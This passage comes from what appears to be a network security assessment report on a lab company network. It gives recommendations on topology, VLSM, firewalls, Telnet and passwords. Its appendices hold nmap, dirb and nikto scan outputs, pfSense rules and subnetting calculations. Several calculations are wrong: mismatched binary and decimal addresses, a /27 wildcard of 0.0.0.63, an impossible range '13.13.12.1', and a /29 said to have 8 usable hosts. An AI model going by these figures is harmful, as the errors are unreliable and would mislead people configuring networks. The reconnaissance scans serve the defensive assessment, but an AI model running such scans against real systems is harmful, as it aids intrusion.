A way of improving the disadvantage mentioned above would be a 2-way ring topology. This will make the network resistant to the single-point failure mentioned above. It allows redundancy in the network as there are multiple routes if one host/router is down. In addition, as each device has a 2-way connection if a device loses one of its connections it is not completely out of the network as it can send and receive traffic from its other connection.

## 4.2 SUBNETTING

The entire network is formed of sub-networks. This is a good approach as it separates devices by zone and minimizes the number of hosts/ devices used in a sub-network. The subnetting table can be found in section 2.4 and the calculation can be found in appendix C. The network uses VLSM (variable length subnet mask). It is a technique where the subnet masks are assigned to different subnets depending on the length of this.

Each router is part of 1 or 2 subnets of a /30 (255.255.255.252) when it is linked with another router. It is a good approach as this type of subnet only allows only 2 usable IPs and will prevent unwanted devices from attackers from connecting to the networking and auto-assigning itself with a spare IP.

The other part of the subnets that are not connected to the router are using a /27 subnet (255.255.255.224). This subnet can have up to 30 usable hosts, whereas most subnetworks only have 1 or 2 devices in it. This is a waste of usable addresses when combining the addresses not being used within the entire network. If there are not any more devices expected to be connected to the subnet it is recommended to reduce the number of usable addresses. It also helps, as mentioned above, to deter unwanted devices from finding an IP and being part of the network. A recommendation would be to implement a /29 (only 8 usable hosts) or /30 (only 2 usable hosts) depending on the number of devices expected for each network. A good example of this would be the web server in the DMZ, which sits by itself in a /30 network using all the usable IPs (the second IP assigned to the firewall). On the other hand, the PC in the LAN network is by itself in a /27 network wasting 28 usable IPs.

## 4.3 FIREWALL

The use of a firewall is always a good idea to allow or block unwanted traffic to certain parts of the network. The firewall is well configured, as there was no direct access from the WAN to the DMZ or LAN as the firewall dropped the traffic.

Another option for a firewall is IDS (Intrusion detection system). IDS monitors network traffic passively in search of suspicious activity. It works by looking at patterns, known signature attacks



or uncommon activity within the network to detect an intruder. It does not prevent intruders but does notify potential intruders.

## 5. CONCLUSIONS

The topology being used is correct for the type of network that the company has for now. In the case of expansion, adjustments must be made to optimize the network. The topology should be changed to mitigate the disadvantages mentioned above in section 3.1 topology.

It would also be good to check the networks and use the VLSM correctly. Providing only the approximated number of IPs to each subnet needs without wasting or leaving free IP for unwanted devices on the network.

The services of all servers must be updated periodically to mitigate any type of new vulnerability that may arise over time. Some of the versions found on the network are 10 years or more and are already catalogued as “end of life” with their respective companies, which means that they are no longer supported and must have many known vulnerabilities. It is also essential to schedule semesterly or annually an evaluation of the network to have an updated knowledge of the network state.

One of the web servers found in the network, as is visible in Figure 12, details information about the system and services running, which can be used by an attacker to seek vulnerabilities. It is recommended not to overshare unnecessary information to the public.

When enumerating the web server with Dirbuster, several paths that were supposed to be hidden from the public were revealed.

The Telnet service that all routers use to authenticate does not have any type of protection for data entered by the user. The Router has SSH and should be used only as a remote connection method since it encrypts the data and adds an extra layer of protection. In the case of unauthorized access via Telnet where data is not encrypted, it can lead to a breach of GDPR, which has penalties of over 20 million euros or 4% of Revenue (whichever is higher).

As for the users of the network, they must comply with a password policy. A designed policy can be found in section 3.1 It can also be recommended instead of passwords the use of passphrases for root or users with more permissions. User accessing different devices should also be restricted, in the case of a user being compromised, the user could then access other devices with the same password and username.

In conclusion, the network has a couple of good features, but these are outweighed by many other flaws, misconfiguration, weak or non-existent password policies and vulnerabilities that the system mentioned above has.

## 6. REFERENCES

*Getting started* (no date) *Getting Started - OrionVM Documentation*. Available at: <https://docs.orionvm.com/vyos/getting-started/> (Accessed: 04 January 2024).

Releases - lighttpd - fly light (no date) Lighttpd. Available at: <https://www.lighttpd.net/releases/index.html> (Accessed: 04 January 2024).

Group, D. (no date a) Essentials¶, Welcome! - The Apache HTTP Server Project. Available at: <https://httpd.apache.org/> (Accessed: 04 January 2024).

PfSense default password and benefits of Passwarden (no date) pfSense Default Password and Benefits of Passwarden. Available at: <https://www.passwarden.com/help/use-cases/pfsense-default-password> (Accessed: 04 January 2024).

Chavan, R. (2021) Vyos Virtual Router, Welcome to VirtualRove.COM. Available at: <https://virtualrove.com/2020/04/30/vyos-virtual-router/> (Accessed: 04 January 2024).

What are the GDPR fines? (2023) GDPR.eu. Available at: <https://gdpr.eu/fines/> (Accessed: 04 January 2024).

## 7. APPENDICES

### 1 APPENDIX A – SCANS

#### Router 1

```
root@kali:~# nmap -sV 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-29 16:52 EST
Nmap scan report for 192.168.0.193
Host is up (0.00082s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet         VyOS telnetd
80/tcp    open  http           lighttpd 1.4.28
443/tcp   open  ssl/https?
MAC Address: 08:15:5D:00:04:05 (Microsoft)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.199
Host is up (0.00011s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
2179/tcp  open  vmrpd?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:15:5D:00:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.210
Host is up (0.00076s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #180000)
2049/tcp  open  nfs_acl 2-3 (RPC #180227)
MAC Address: 08:15:5D:00:04:04 (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.00011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (4 hosts up) scanned in 67.77 seconds
root@kali:~#
```

Figure A.1 Interface 1 192.168.0.192/27 subnet

```
root@kali:~# nmap -sV 172.16.221.16/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-29 17:08 EST
Nmap scan report for 172.16.221.16
Host is up (0.00087s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet         VyOS telnetd
80/tcp    open  http           lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open  ssl/http       Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 62.82 seconds
root@kali:~#
```

Figure A.2: interface 2 172.16.221.0/24 subnet

```
root@kali:~# dirb http://172.16.221.237
-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Tue Jan 2 09:13:00 2024
URL BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
=> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
=> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
=> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
=> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
```

Figure A.3 Dirbuster web server.

```
root@kali:~# nikto -h 172.16.221.237
- Nikto v2.1.6
-----
+ Target IP: 172.16.221.237
+ Target Hostname: 172.16.221.237
+ Target Port: 80
+ Start Time: 2024-01-02 09:15:57 (GMT-5)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 45778, size: 177, mtime: Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8723 requests: 0 errors(s) and 9 item(s) reported on remote host
+ End Time: 2024-01-02 09:16:13 (GMT-5) (16 seconds)
-----
+ 1 host(s) tested
root@kali:~#
```

Figure A .4 Nikto scan on 172.16.221.237

## Router 2

```
root@kali:~# nmap -sV 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-29 17:17 EST
Nmap scan report for 192.168.0.33
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.39 seconds
root@kali:~#
```

Figure A.5: Router 2 Interface 1 192.168.0.32/27 subnet

```
root@kali:~# nmap -sV 192.168.0.229/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-29 17:39 EST
Nmap scan report for 192.168.0.229
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 32.84 seconds
root@kali:~#
```

Figure A.6: Router 2 interface 2 192.168.0.228/30 subnet

## Router 3

```
root@kali:~# nmap -sV 192.168.0.129/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-29 17:46 EST
Nmap scan report for 192.168.0.129
Host is up (0.0025s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.42 seconds
root@kali:~#
```

Figure A.8 Router 3 interfaces 1 192.168.0.128/27 subnet

```

root@kali:~/Desktop# nmap -sV 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-01 07:13 EST
Nmap scan report for 192.168.0.233
Host is up (0.0094s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 33.08 seconds
root@kali:~/Desktop#

```

Figure A.9: Router 2 interface 2 192.168.0.232/30 subnet

## ROUTER 4

```

root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-03 14:09 EST
Nmap scan report for 192.168.0.65
Host is up (0.0056s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.0060s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 39.16 seconds
root@kali:~#

```

```

root@kali:~# nmap -sV 192.168.0.97
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-03 13:57 EST
Nmap scan report for 192.168.0.97
Host is up (0.0071s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.40 seconds
root@kali:~#

```

## 2 APPENDIX B – FIREWALL RULES

Firewall / Rules / DMZ

Floating WAN LAN **DMZ**

Rules (Drag to Change Order)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	0 / 0 B	IPv4 *	*	*	192.168.0.66	*	*	none		
<input type="checkbox"/>	0 / 0 B	IPv4 *	*	*	192.168.0.64/27	*	*	none		
<input type="checkbox"/>	0 / 0 B	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none		
<input type="checkbox"/>	0 / 0 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none		
<input type="checkbox"/>	0 / 0 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none		
<input type="checkbox"/>	0 / 0 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none		
<input type="checkbox"/>	0 / 0 B	IPv4 *	*	*	LAN net	*	*	none		
<input type="checkbox"/>	4 / 1.17 MB	IPv4 *	*	*	*	*	*	none		

Figure B.1: DMZ rules

Firewall / Rules / LAN

Floating WAN **LAN** DMZ

Rules (Drag to Change Order)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	0 / 0 B	*	*	*	LAN Address	80	*	*	Anti-Lockout Rule	
<input type="checkbox"/>	0 / 320 B	IPv4 *	*	*	*	*	*	none	Default allow LAN to any rule	
<input type="checkbox"/>	0 / 0 B	IPv6 *	LAN net	*	*	*	*	none	Default allow LAN IPv6 to any rule	

Figure B.2: LAN rules

Firewall / Rules / WAN

Floating **WAN** LAN DMZ

Rules (Drag to Change Order)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	0 / 4 KIB	IPv4 *	*	*	192.168.0.242	*	*	none		
<input type="checkbox"/>	0 / 320 B	IPv4 OSPF	*	*	*	*	*	none		

Figure B.3: WAN rules

### 3 APPENDIX C – SUBNETTING CALCULATIONS

#### 3.1 SUBNET OF IP 192.168.0.193 /27

11000000.10100000.00000000.11000001 = 192.168.0.193 (IP address)  
AND  
11111111.11111111.11111111.11100000 = **255.255.255.224 (Netmask)**

---

11000000.10100000.00000000.11000000 = **192.168.0.192 (network address)**  
ADD  
00000000.00000000.00000000.00011111 = 0.0.0.63 (wildcard)

---

11000000.10100000.00000000.11011111 = **192.168.0.223 (broadcast)**

The valid IP range for this subnet is from **192.168.0.192** to **192.168.0.222**

#### 3.2 SUBNET OF IP 172.16.221.16 /24

10101100.00010000.11011101.00010000 = 172.16.221.193 (IP address)  
AND  
11111111.11111111.11111111.00000000 = **255.255.255.0 (Netmask)**

---

11000000.10100000.00000000.00000000 = **172.16.221.0 (network address)**  
ADD  
00000000.00000000.00000000.11111111 = 0.0.0.255 (wildcard)

---

11000000.10100000.00000000.11111111 = **172.16.221.255 (broadcast)**

The valid IP range for this subnet is from **172.16.221.1** to **172.16.221.254**

#### 3.3 SUBNET OF IP 192.168.0.226 /30

11000000.10100000.00000000.11100010 = 192.168.0.226 (IP address)  
AND  
11111111.11111111.11111111.11111100 = **255.255.255.252 (Netmask)**

---

11000000.10100000.00000000.11100000 = **192.168.0.224 (network address)**  
ADD  
00000000.00000000.00000000.00000011 = 0.0.0.3 (wildcard)

---

11000000.10100000.00000000.11100011 = **192.168.0.227 (broadcast)**

The valid IP range for this subnet is from 192.168.0.225 to 192.168.0.226

### 3.4 SUBNET OF IP 192.168.0.33 /27

11000000.10100000.00000000.00100001 = 192.168.0.33 (IP address)  
AND  
11111111.11111111.11111111.11100000 = 255.255.255.224 (Netmask)  

---

11000000.10100000.00000000.00100000 = 192.168.0.32 (network address)  
ADD  
00000000.00000000.00000000.00011111 = 0.0.0.63 (wildcard)  

---

11000000.10100000.00000000.00111111 = 192.168.0.63 (broadcast)

The valid IP range for this subnet is from 192.168.0.33 to 192.168.0.62

### 3.5 SUBNET OF IP 13.13.13.13 /24

00001011.00001011.00001011.00001011 = 192.168.0.13 (IP address)  
AND  
11111111.11111111.11111111.00000000 = 255.255.255.0 (Netmask)  

---

00001011.00001011.00001011.00000000 = 13.13.13.0 (network address)  
ADD  
00000000.00000000.00000000.11111111 = 0.0.0.255 (wildcard)  

---

00001011.00001011.00001011.11111111 = 13.13.13.255 (broadcast)

The valid IP range for this subnet is from 13.13.12.1 to 13.13.13.254

### 3.6 SUBNET OF IP 192.168.0.229 /30

11000000.10100000.00000000.11100101 = 192.168.0.229 (IP address)  
AND  
11111111.11111111.11111111.11111100 = 255.255.255.252 (Netmask)  

---

11000000.10100000.00000000.11100100 = 192.168.0.228 (network address)  
ADD  
00000000.00000000.00000000.00000011 = 0.0.0.3 (wildcard)  

---

11000000.10100000.00000000.11100111 = 192.168.0.231 (broadcast)



**The valid IP range for this subnet is from 192.168.0.229 to 192.168.0.230**

### 3.7 SUBNET OF IP 192.168.0.129 /27

AND  
11000000.10100000.00000000.10000001 = 192.168.0.129 (IP address)  
11111111.11111111.11111111.11100000 = **255.255.255.224 (Netmask)**

---

ADD  
11000000.10100000.00000000.10000000 = **192.168.0.128 (network address)**  
00000000.00000000.00000000.00011111 = 0.0.0.63 (wildcard)

---

11000000.10100000.00000000.10011111 = **192.168.0.159 (broadcast)**

**The valid IP range for this subnet is from 192.168.0.129 to 192.168.0.158**

### 3.8 SUBNET OF IP 192.168.0.233 /30

AND  
11000000.10100000.00000000.11101001 = 192.168.0.233 (IP address)  
11111111.11111111.11111111.11111100 = **255.255.255.252 (Netmask)**

---

ADD  
11000000.10100000.00000000.11101000 = **192.168.0.232 (network address)**  
00000000.00000000.00000000.00000011 = 0.0.0.3 (wildcard)

---

11000000.10100000.00000000.11101011 = **192.168.0.235 (broadcast)**

**The valid IP range for this subnet is from 192.168.0.233 to 192.168.0.234**

### 3.9 SUBNET OF IP 192.168.0.241 /30

AND  
11000000.10100000.00000000.11110001 = 192.168.0.241 (IP address)  
11111111.11111111.11111111.11111100 = **255.255.255.252 (Netmask)**

---

ADD  
11000000.10100000.00000000.11110000 = **192.168.0.240 (network address)**  
00000000.00000000.00000000.00000011 = 0.0.0.3 (wildcard)

---

11000000.10100000.00000000.11110011 = **192.168.0.243 (broadcast)**

**The valid IP range for this subnet is from 192.168.0.241 to 192.168.0.242**

### 3.10 SUBNET OF IP 192.168.0.97 /27

	11000000.10100000.00000000.01100001 = 192.168.0.97 (IP address)
AND	11111111.11111111.11111111.11100000 = 255.255.255.224 (Netmask)
<hr/>	
	11000000.10100000.00000000.01100000 = 192.168.0.96 (network address)
ADD	00000000.00000000.00000000.00011111 = 0.0.0.63 (wildcard)
<hr/>	
	11000000.10100000.00000000.01111111 = 192.168.0.127 (broadcast)

The valid IP range for this subnet is from 192.168.0.97 to 192.168.0.126

### 3.11 SUBNET OF IP 192.168.0.65 /27

	11000000.10100000.00000000.01000001 = 192.168.0.65 (IP address)
AND	11111111.11111111.11111111.11100000 = 255.255.255.224 (Netmask)
<hr/>	
	11000000.10100000.00000000.01000000 = 192.168.0.64 (network address)
ADD	00000000.00000000.00000000.00011111 = 0.0.0.63 (wildcard)
<hr/>	
	11000000.10100000.00000000.01011111 = 192.168.0.95 (broadcast)

The valid IP range for this subnet is from 192.168.0.65 to 192.168.0.94